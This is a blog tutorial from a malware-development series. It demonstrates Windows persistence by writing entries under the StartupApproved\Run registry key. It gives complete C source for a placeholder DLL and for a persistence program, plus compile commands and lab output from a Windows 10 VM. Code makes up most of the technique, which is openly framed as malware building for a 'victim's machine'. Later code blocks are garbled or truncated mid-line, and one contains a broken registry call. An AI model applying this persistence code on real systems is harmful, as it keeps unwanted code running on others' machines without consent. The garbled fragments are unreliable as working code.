


# Malware development: persistence - part 24. StartupApproved. Simple C example.

[cocomelonc.github.io/persistence/2024/03/12/malware-pers-24.html](https://cocomelonc.github.io/persistence/2024/03/12/malware-pers-24.html)

March 12, 2024

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the another interesting malware persistence tricks: via StartupApproved Registry key.

## StartupApproved


The very first post in the series about persistence, I wrote about one of the most popular and already classic techniques, via Registry Run keys.

An uncommon Registry entry utilized by the standard “startup” process (i.e., the one mostly controlled by Windows Explorer, such as the **Run** and **RunOnce** keys, the Startup folder, etc.) after **userinit.exe** completes its operation, is located at the following location in the

Registry:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run

Turns out, this key is populated when entries are enabled or disabled via the Windows Task Manager's **Startup** tab:




The good news is that we can use this registry path for persistence.

## practical example

First of all, check Registry keys by the following command:

```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved" /s
```



At the next step, as usually, create our “evil” application (`hack.c`):

```
/*
hack.c
simple DLL messagebox
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/

#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            MessageBox(
                NULL,
                "Meow-meow!",
                "=^..^=",
                MB_OK
            );
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```

As usually, just `meow-meow` messagebox.

Then we just modifying our

`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved` registry key, like this (`pers.c`):

```

/*
pers.c
windows persistence
via StartupApproved
author: @cocomelonc
https://cocomelonc.github.io/malware/2024/03/12/malware-pers-24.html
*/
#include <windows.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};

    const char* path =
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
    const char* evil = "Z:\\2024-03-12-malware-pers-24\\hack.dll";

    LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) path, 0, KEY_WRITE, &hkey);
    printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

    res = RegSetValueEx(hkey, (LPCSTR)evil, 0, REG_BINARY, data, sizeof(data));
    printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

    // close the registry key
    RegCloseKey(hkey);

    return 0;
}

```

As you can see the logic of our Proof of Concept is pretty simple - we set the value of the registry entry to `0x02 0x00...` binary value.

## demo

---

Let's go to see everything in action. First of all, compile our "malware" DLL:

```
x86_64-w64-mingw32-g++ -shared -o hack.dll hack.c -fpermissive
```

```
(cocomelonc@kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ x86_64-w64-mingw32-g++ -shared -o hack.dll hack.c -fpermissive

(cocomelonc@kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ ls -lt
total 96
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Mar 14 21:50 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc 1210 Mar 14 21:49 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc 503 Mar 14 16:04 hack.c
```

Then, compile our PoC:

```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc@kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali)-[~/hacking/cybersec_blog/meow/2024-03-12-malware-pers-24]
└─$ ls -lt
total 136
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Mar 14 21:51 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Mar 14 21:50 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc 1210 Mar 14 21:49 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc 503 Mar 14 16:04 hack.c
```

Finally, run it on the victim's machine. In my case, for Windows 10 x64 v1903 VM, it is looks like this:

```
.\pers.exe
```

```

PS C:\Users\user> cd Z:\2024-03-12-malware-pers-24\
PS Z:\2024-03-12-malware-pers-24> .\pers.exe
successfully open registry key :)
successfully set registry value :)
PS Z:\2024-03-12-malware-pers-24> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
Microsoft Edge Update REG_BINARY 020000000000000000000000
OneDrive REG_BINARY 020000000000000000000000
Z:\2024-03-12-malware-pers-24\hack.dll REG_BINARY 020000000000000000000000

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder

PS Z:\2024-03-12-malware-pers-24>

```

As you can see, I also checked registry again:

reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved" /s

```

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};

    const char* path = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
    const char* evil = "Z:\\2024-03-12-malware-pers-24\\hack.dll";

    LONG res = RegOpenKeyEx(hkey, path, 0, KEY_WRITE, &hkey);
    printf("res != ERROR_SUCCESS\n");


    res = RegSetValueEx(hkey, "OneDrive", 0, REG_BINARY, data, sizeof(data));
    printf("res != ERROR_SUCCESS\n");


    // close the registry
    RegCloseKey(hkey);

    return 0;
}

```

Then, logout and login again:







But unexpectedly it didn't work for me...

Then, I just update the name of entry:





Logout and login, little bit wait.... and it's worked perfectly....



```
int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};


    const char* path = "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
    const char* evil = "Z:"

    LONG res = RegOpenKeyEx(
    printf(res != ERROR_SU

    res = RegSetValueEx(hke
    printf(res != ERROR_SU

    //close the registry
    RegCloseKey(hkey);

    return 0;
}
```



win10-1903 (persistence-test) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Windows PowerShell

Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/pscore6>

PS C:\Users\user> reg query "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved" /s

HKEY\_CURRENT\_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\StartupFolder

